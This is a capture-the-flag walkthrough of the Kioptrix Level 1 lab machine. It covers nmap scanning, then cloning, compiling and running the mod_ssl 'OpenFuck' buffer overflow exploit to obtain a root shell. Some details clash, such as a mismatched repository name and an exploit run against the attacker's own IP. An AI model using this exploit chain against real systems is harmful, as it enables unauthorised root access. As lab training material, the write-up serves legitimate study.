Kioptrix 1 Walkthrough

by thestinger97

Report Date: 01/22/2022

Machine Release Date: February 17 2010
Machine Author: Kioptrix
Source: Vulnhub.com
Url: https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

Environment Used:

- Virtualbox
- Parrot OS 5.0(**Attacker Machine**)
- Red Hat Linux Release 7.2 (**Target Machine**)

Network Configuration: NAT Network

Step 1: Identify The Target:

Using the command: **ip address show** I found my ip address and subnet: **10.0.2.7/24**

Then I pinged the machines in my network with nmap to find my target's ip address with the command: **sudo nmap -sn 10.0.2.7/24**

Found the **target's ip address: 10.0.2.19**

```
Nmap scan report for 10.0.2.19
Host is up (0.00049s latency).
MAC Address: 08:00:27:B0:8A:4C (Oracle VirtualBox virtual NIC)
```

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A 10.0.2.19** find which ports were open and what services were running on those ports (**-sV**). I also enabled OS detecting and version detection. (**-A**)

```
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
```

From the results, I saw that **port 443 (ssl)** was open with **mod_ssl/2.8.4** running.

Step 3: Gaining Access

I searched online to see if I could find any exploits related with this **mod_ssl version** and indeed I did.

Exploit Link: https://github.com/heltonWernik/OpenLuck

This is a **remote buffer overflow exploit** that would get me a root shell.

This github page contains the source code of the exploit and how to use it. I downloaded the exploit using the command: **git clone https://github.com/heltonWernik/OpenFuck.git**


I installed the ssl-dev library with the command: **sudo apt-get install libssl-dev**


Compiled the exploit with the command: **gcc OpenFuck.c -o OpenFuck -lcrypto**

Note: use 0x6b to exploit target

Lastly, I ran the exploit with the command: **./OpenFuck 0x6b 10.0.2.7 443 -c 40**

And... I got a root shell!




/bin/bash -i
bash: no job control in this shell
stty: standard input: Invalid argument
[root@kioptrix tmp]# whoami
whoami
root